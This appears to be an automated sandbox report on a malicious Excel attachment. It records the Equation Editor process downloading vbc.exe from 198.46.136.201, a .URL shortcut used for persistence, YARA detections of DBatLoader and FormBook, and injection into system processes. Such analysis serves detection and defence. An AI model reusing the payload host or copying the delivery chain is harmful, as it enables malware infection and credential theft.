Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...^B*.....@.....@.....!.....f.....0..lc..... ....CODE....\..... ..`DATA.....@...BSS.....idata...!.....".....@....tls.....rdata..... .. ..@..P.reloc..lc...0...d.....@..P.rsrc....f.....f...@.....@..P.....@..P..... .....

C:\Users\user\dxbmjfsE.url	
Process:	C:\Users\Public\vbc.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:"C:\\Users\\user\\Esfjmbxd.exe">), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	77
Entropy (8bit):	4.903985281350129
Encrypted:	false
SSDEEP:	3:HRAbABGQYmTWAX+6JwGTudBYsGKdwSy:HRYFVmTWD6JDTSBYsbny
MD5:	DA5EB9F6091E25CF09F95B75EDF5D747
SHA1:	E39E7A25F00ACC133AD0A4032545DB3776FAED6A
SHA-256:	C9DAACBF3481AAFA136428FA1039EFB0D57C831A2D4DF4E1592F7F9290F700F8
SHA-512:	29221177DB2E32A8296C106DA7814C9401A18EC434D3CC48D085EB7E09CCAC56E79BF75BF9DFAAD710FF44B01A37712FB9355B8023EFA8A1FFB047185095DD1 A
Malicious:	false
Yara Hits:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\dxbmjfsE.url, Author: @itsreallynick (Nick Carr)
Reputation:	unknown
Preview:	[InternetShortcut]..URL=file:"C:\\Users\\user\\Esfjmbxd.exe"..IconIndex=87..

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	697856
Entropy (8bit):	6.715012052682817
Encrypted:	false
SSDEEP:	12288:CIEpAb3iVUYfqUe+L7JMlbv7fkgD8BcFcePyaW:CI8G3DYfq9+hMNTM08Cbm
MD5:	7D68426EC31E1BC7C5E12A9E23837173
SHA1:	A477AE983254FE49643E050EA426439378F81D43
SHA-256:	7195589BA87F4B77BC10AF665070180CF807FF7D2F8198743248EDDA2E85B6A5
SHA-512:	E8997369F3ADE98C449ED070094F253E6BDEF6B7D541420C2F63C82CB47A8739E57CDA4DF3A0F7E7B55A673795D665367D2AE36DA40ADEFF69016298960E737
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Reputation:	unknown
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...^B*.....@.....@.....!.....f.....0..lc..... ....CODE....\..... ..`DATA.....@...BSS.....idata...!.....".....@....tls.....rdata..... .. ..@..P.reloc..lc...0...d.....@..P.rsrc....f.....f...@.....@..P.....@..P..... .....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.970277132047898
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	4514808437.xlsx
File size:	234568
MD5:	0b1244570453cc560192b00e942239e9
SHA1:	6ce2f17a9ffb5640d69d07c71a5f2711482567fd
SHA256:	53ea97de19540a414997e31c383830b6ff1a5fb7120c1bf7ccf493280bc22b3d

General

SHA512:	033105e669fb7dac0e8f58e5671d064571248cf10b3aa760fe13fe6a102eca406f0e171936404ae289887e040ca71a734ecfbdd40585c0f487afedb37d8c7daa
SSDEEP:	6144:tsgYFviP6CH/BNhEIuBJ5D48yEVS2dsgUmOrdkUiqF:tsg+iPhZz8BDM8yEdsvmOrdlx
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 18:59:13.732973099 CET	192.168.2.22	8.8.8.8	0x64e8	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Dec 2, 2021 18:59:15.490228891 CET	192.168.2.22	8.8.8.8	0xaabc	Standard query (0)	kq7x1q.am.files.1drv.com	A (IP address)	IN (0x0001)
Dec 2, 2021 18:59:41.771482944 CET	192.168.2.22	8.8.8.8	0x89fd	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Dec 2, 2021 18:59:44.868844032 CET	192.168.2.22	8.8.8.8	0xdbf0	Standard query (0)	kq7x1q.am.files.1drv.com	A (IP address)	IN (0x0001)
Dec 2, 2021 18:59:52.297008991 CET	192.168.2.22	8.8.8.8	0xfeaa	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Dec 2, 2021 18:59:54.264414072 CET	192.168.2.22	8.8.8.8	0xd1c3	Standard query (0)	kq7x1q.am.files.1drv.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 18:59:13.756037951 CET	8.8.8.8	192.168.2.22	0x64e8	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 18:59:15.522192001 CET	8.8.8.8	192.168.2.22	0xaabc	No error (0)	kq7x1q.am.files.1drv.com	am-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 18:59:15.522192001 CET	8.8.8.8	192.168.2.22	0xaabc	No error (0)	am-files.fe.1drv.com	odc-am-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 18:59:41.812405109 CET	8.8.8.8	192.168.2.22	0x89fd	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 18:59:44.911422968 CET	8.8.8.8	192.168.2.22	0xdbf0	No error (0)	kq7x1q.am.files.1drv.com	am-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 18:59:44.911422968 CET	8.8.8.8	192.168.2.22	0xdbf0	No error (0)	am-files.fe.1drv.com	odc-am-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 18:59:52.319015026 CET	8.8.8.8	192.168.2.22	0xfeaa	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 18:59:54.301794052 CET	8.8.8.8	192.168.2.22	0xd1c3	No error (0)	kq7x1q.am.files.1drv.com	am-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 18:59:54.301794052 CET	8.8.8.8	192.168.2.22	0xd1c3	No error (0)	am-files.fe.1drv.com	odc-am-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 198.46.136.201

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	198.46.136.201	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 18:59:03.953989983 CET	0	OUT	GET /1100/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 198.46.136.201 Connection: Keep-Alive
Dec 2, 2021 18:59:04.135901928 CET	1	IN	HTTP/1.1 200 OK Date: Thu, 02 Dec 2021 17:59:04 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.4.26 Last-Modified: Thu, 02 Dec 2021 04:16:21 GMT ETag: "aa600-5d2220d845288" Accept-Ranges: bytes Content-Length: 697856 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 19 5e 42 2a 00 00 00 00 00 00 00 00 e0 00 8e 81 0b 01 02 19 00 9e 05 00 00 04 05 00 00 00 00 00 10 ac 05 00 00 10 00 00 00 b0 05 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 10 0b 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 40 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 0a 21 00 00 00 a0 06 00 00 66 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 06 00 6c 63 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 06 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 4f 44 45 00 00 00 00 5c 9c 05 00 00 10 00 00 00 9e 05 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 6 0 44 41 54 41 00 00 00 00 80 14 00 00 00 b0 05 00 00 16 00 00 00 a2 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 42 53 53 00 00 00 00 00 a5 0d 00 00 00 d0 05 00 00 00 00 00 00 b8 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 69 64 61 74 61 00 00 0a 21 00 00 00 e0 05 00 00 22 00 00 00 b8 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 6c 73 00 00 00 00 10 00 00 00 00 10 06 00 00 00 00 00 00 da 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 72 64 61 74 61 00 00 18 00 00 00 00 20 06 00 00 02 00 00 00 da 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 65 6c 6f 63 00 00 6c 63 00 00 00 30 06 00 00 64 00 00 00 dc 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 73 72 63 00 00 00 00 66 04 00 00 a0 06 00 00 66 04 00 00 40 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 10 0b 00 00 00 00 00 00 a6 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZP@!L!This program must be run under Win32$7PEL^B*@@!f0lc CODE\ `DATA@BSS.idata!"@.tls.rdata @P.reloclc0d@P.rsrcff@@P@P

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2612 Parent PID: 596

General

Start time:	18:58:20
Start date:	02/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f4f0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2784 Parent PID: 596

General

Start time:	18:58:45
Start date:	02/12/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2016 Parent PID: 2784

General

Start time:	18:58:49
Start date:	02/12/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	697856 bytes
MD5 hash:	7D68426EC31E1BC7C5E12A9E23837173
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498505335.0000000004204000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498480365.00000000039CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498627216.00000000039CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498862779.00000000039CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498678238.00000000039CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498733473.00000000039CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498702228.0000000004204000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.499081550.00000000039CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000002.525659304.0000000001E8C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.499010523.00000000039CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498814770.0000000004204000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498598880.0000000004204000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.482158842.0000000001EA0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.480503780.0000000001E7C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.479950965.0000000001E7C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498651349.0000000004204000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.499260635.0000000004204000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.480681894.0000000001E8C000.00000004.00000001.sdmp, Author:

Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.499284882.00000000039CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.526861084.0000000004990000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.526861084.0000000004990000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.526861084.0000000004990000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.527023129.0000000072481000.00000020.00000001.sdmp, Author: Joe Security
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.527023129.0000000072481000.00000020.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.527023129.0000000072481000.00000020.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498894184.0000000004204000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.480350918.0000000001E8C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.499111193.0000000004204000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498529438.00000000039CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.499217073.00000000039CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498552553.0000000004204000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498960821.00000000039CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.481290433.0000000001E7C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.482088353.0000000001E90000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.482210070.0000000001E7C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.479891596.0000000001EA4000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.499152325.00000000039CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.499053483.0000000004204000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498574791.00000000039CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498790069.00000000039CC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498758895.0000000004204000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.480431968.0000000001EA0000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.481026953.0000000001EA4000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.499194499.0000000004204000.00000004.00000001.sdmp, Author:

	@itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.498986637.0000000004204000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 36%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: logagent.exe PID: 1268 Parent PID: 2016

General

Start time:	18:59:10
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\logagent.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\logagent.exe
Imagebase:	0x4a0000
File size:	95232 bytes
MD5 hash:	EA7D55E6964AA852BC7AE6F1C3349A55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.522632126.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.522632126.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.522632126.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.613019160.0000000000190000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.613019160.0000000000190000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.613019160.0000000000190000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.619325801.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.619325801.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.619325801.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.524711132.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.524711132.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.524711132.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.522033457.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.522033457.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.522033457.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.613597049.00000000006B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.613597049.00000000006B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.613597049.00000000006B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.520406918.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.520406918.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.520406918.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 1268

General

Start time:	18:59:15
Start date:	02/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000

File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.552620615.000000000977D000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.552620615.000000000977D000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.552620615.000000000977D000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.571508744.000000000977D000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.571508744.000000000977D000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.571508744.000000000977D000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: Esfjmbxd.exe PID: 1264 Parent PID: 1764

General

Start time:	18:59:16
Start date:	02/12/2021
Path:	C:\Users\user\Esfjmbxd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Esfjmbxd.exe"
Imagebase:	0x400000
File size:	697856 bytes
MD5 hash:	7D68426EC31E1BC7C5E12A9E23837173
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565073378.00000000044C4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000008.00000003.565679840.00000000044C4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.608536572.000000000481C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.608536572.000000000481C000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.608536572.000000000481C000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: 